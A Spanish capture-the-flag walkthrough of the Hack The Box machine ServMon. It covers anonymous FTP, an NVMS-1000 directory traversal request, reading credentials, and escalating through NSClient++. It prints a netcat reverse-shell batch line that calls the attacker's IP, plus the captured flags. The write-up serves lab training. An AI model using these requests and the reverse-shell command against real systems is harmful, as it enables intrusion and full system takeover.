

Escaneo con nmap de todos los puertos:

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
7680/tcp  open  pando-pub
8443/tcp  open  https-alt
49664/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 36.96 seconds
[ktulu@kali] ~/HTB/servmon/nmap
> kali
```

Escaneo dirigido a los puertos abiertos con scripts por defecto y detección de versiones:

```
# Nmap 7.80 scan initiated Tue Apr 14 17:54:20 2020 as: nmap -sC -sV -p21,22,80,135,139,445,5040,5666,6063,6699,7680,8443,49664,49666,49667,49668,49670 -oN targeted 10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.857s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 01-18-20 12:05PM <DIR>      Users
|_ ftp-syst:
|_ SVST: Windows_NT
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|_ 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_ 256 15:98:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http         httpd 2.4.18 (Ubuntu)
|_ fingerprint-strings:
|_ GetRequest, HTTPOptions:
|_   HTTP/1.1 200 OK
|_   Content-type: text/html
|_   Content-Length: 340
|_   Connection: close
|_   AuthInfo:
|_   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|_   <html xmlns="http://www.w3.org/1999/xhtml">
|_   <head>
|_   <title></title>
|_   <script type="text/javascript">
|_   window.location.href = "Pages/login.htm";
|_   </script>
|_   </head>
|_   <body>
|_   </body>
|_   </html>
|_ http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5666/tcp  open  nrpe?
6063/tcp  open  x11?
6699/tcp  open  napster?
7680/tcp  open  pando-pub?
8443/tcp  open  ssl/https-alt
|_ fingerprint-strings:
|_ FourOHfourRequest, HTTPOptions, RTSPRequest, SIPOptions:
targeted
> kali
```


Conectando por FTP veo que acepta el usuario anonymous sin contraseña y me descargo los dos archivos que encuentro.

Confidential.txt y notes to do.txt


```
[ktulu@kali] ~/HTB/servmon > ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:ktulu): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
ftp> cd users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:06PM <DIR> Nadine
01-18-20 12:08PM <DIR> Nathan
226 Transfer complete.
ftp> cd nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> cd nathan
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp> |
```

Luego veo que por http hay una página web y por https hay otra.

## HTTP



## HTTPS



searchsploit nvms y me aparece un directory transversal, con una petición para pasarle con burp con la que muestra ficheros locales de la máquina.


El exploit es NVMS 1000 - Directory Traversal  
exploits/hardware/webapps/47774.txt

La parte del exploit que muestra la petición es:


## POC

GET ../../../../../../../../../../../../../../windows/win.ini HTTP/1.1  
Host: 12.0.0.1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  
Accept-Encoding: gzip, deflate  
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7  
Connection: close

Como en el fichero confidential.txt decía que había puesto unas contraseñas en el escritorio del usuario nathan, le pido ese fichero con burpsuite y lo obtengo.



Pruebo las credenciales y hay una que funciona.





Me conecto por ssh con ese usuario y contraseña y obtengo el user.txt

```
nadine@SERVMON C:\Users\Nadine\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Nadine\Desktop

08/04/2020  22:28    <DIR>          .
08/04/2020  22:28    <DIR>          ..
14/04/2020  22:20                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  27,381,379,072 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
0749000f7b532318c1b0e71667cc2d36

nadine@SERVMON C:\Users\Nadine\Desktop>|
```

Con searchsploit encuentro el siguiente exploit:

```
[root@kali] /home/ktulu/HTB/servmon searchsploit nsclient :)
```

Exploit Title	Path
NSClient++ 0.5.2.35 - Privilege Escalation	exploits/windows/local/46802.txt

```
Shellcodes: No Result
```

En el cual dice que viendo el fichero nsclient.ini o ejecutando un comando puedes ver la contraseña de la web.

```
nadine@SERVMON C:\Program Files\NSClient++>nscp web password --display
Current password: ew2x6SsGTxjRwXOT

nadine@SERVMON C:\Program Files\NSClient++>|
```

Pero en el fichero ini dice que solo se permite el acceso a la ip local 127.0.0.1

```

nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
`٧٧# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

```

Entonces hago un port forwarding a mi máquina del puerto 8443 y accedo a la página

```

nadine@SERVMON C:\Users\Nadine\Downloads>ssh -R 8443:127.0.0.1:8443 root@10.10.15.218
root@10.10.15.218's password:
Linux kali 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 15 16:06:50 2020 from 10.10.10.184
[root@kali] ~

```

```

[root@kali] /home/ktulu/HTB/servmon > service ssh start
[root@kali] /home/ktulu/HTB/servmon > vi /etc/ssh/sshd_config
[root@kali] /home/ktulu/HTB/servmon > service ssh restart
[root@kali] /home/ktulu/HTB/servmon > lsof -i:8443
[1] [root@kali] /home/ktulu/HTB/servmon >
[1] [root@kali] /home/ktulu/HTB/servmon >
[1] [root@kali] /home/ktulu/HTB/servmon > lsof -i:8443
[1] [root@kali] /home/ktulu/HTB/servmon > lsof -i:8443
COMMAND  PID  USER  FD   TYPE    DEVICE  SIZE/OFF  NODE  NAME
sshd     813583 root    9u   IPv6  2617555      0t0  TCP localhost:8443 (LISTEN)
sshd     813583 root   10u   IPv4  2617556      0t0  TCP localhost:8443 (LISTEN)
[root@kali] /home/ktulu/HTB/servmon > |

```

The screenshot shows the NSClient++ web interface. The 'Metrics' tab is active, displaying a table of system metrics. A blue button labeled 'All Metrics' with '9 metrics' is visible on the left. The table has two columns: 'Path' and 'Value'.

Path	Value
scheduler.errors	0
scheduler.jobs	0
scheduler.queue	0
scheduler.submitted	0
scheduler.threads	5
workers.errors	0
workers.jobs	16
workers.submitted	15
workers.threads	1

Siguiendo las indicaciones del exploit encontrado con searchsploit subo nc.exe y un archivo bat a la máquina víctima. El bat contiene lo siguiente:


```
@echo off
c:\temp\nc.exe 10.10.15.218 443 -e cmd.exe
```

Luego creo un script en la sección de external scripts que ejecute el archivo .bat

The screenshot shows the NSClient++ web interface with the 'Settings' tab selected. The left sidebar shows a tree view with 'scripts' highlighted under 'external scripts'. The main area shows the configuration for several scripts, each with a name, a path, and a description. The 'scripts' section is expanded, showing a list of scripts with their respective paths and a 'Basic' tab selected for each.

Script Name	Path	Description
eviltu	scripts/eviltu.bat	To configure this create a section under: /settings/external scripts/scripts/eviltu
ktulu	c:\users\lnadine\eviltu.bat	To configure this create a section under: /settings/external scripts/scripts/ktulu
lol	scripts/lol.bat	To configure this create a section under: /settings/external scripts/scripts/lol
me	scripts/me.bat	To configure this create a section under: /settings/external scripts/scripts/me
myscript	scripts/myscript.bat	To configure this create a section under: /settings/external scripts/scripts/myscript
asd	c:\temp\asd.bat	UNDEFINED KEY

Y lo agrego a la parte de schedule para que se ejecute automáticamente



Solo queda poner a la escucha el puerto 443 para recibir la shell de system :)



```

[ktulu@kali] ~$ sudo rlrwrap nc -lvnp 443
[sudo] password for ktulu:
listening on [any] 443 ...
connect to [10.10.15.218] from (UNKNOWN) [10.10.10.184] 55161
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>

C:\Program Files\NSClient++>

C:\Program Files\NSClient++>
C:\Program Files\NSClient++>
C:\Program Files\NSClient++>whoami
whoami
nt authority\system

C:\Program Files\NSClient++>cd \users\administrator\desktop
cd \users\administrator\desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Administrator\Desktop

08/04/2020  23:12    <DIR>          .
08/04/2020  23:12    <DIR>          ..
15/04/2020  14:44                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s) 27,358,777,344 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
878822b7aef90d730f3e628c18d472c0

C:\Users\Administrator\Desktop>

```

root.txt → 878822b7aef90d730f3e628c18d472c0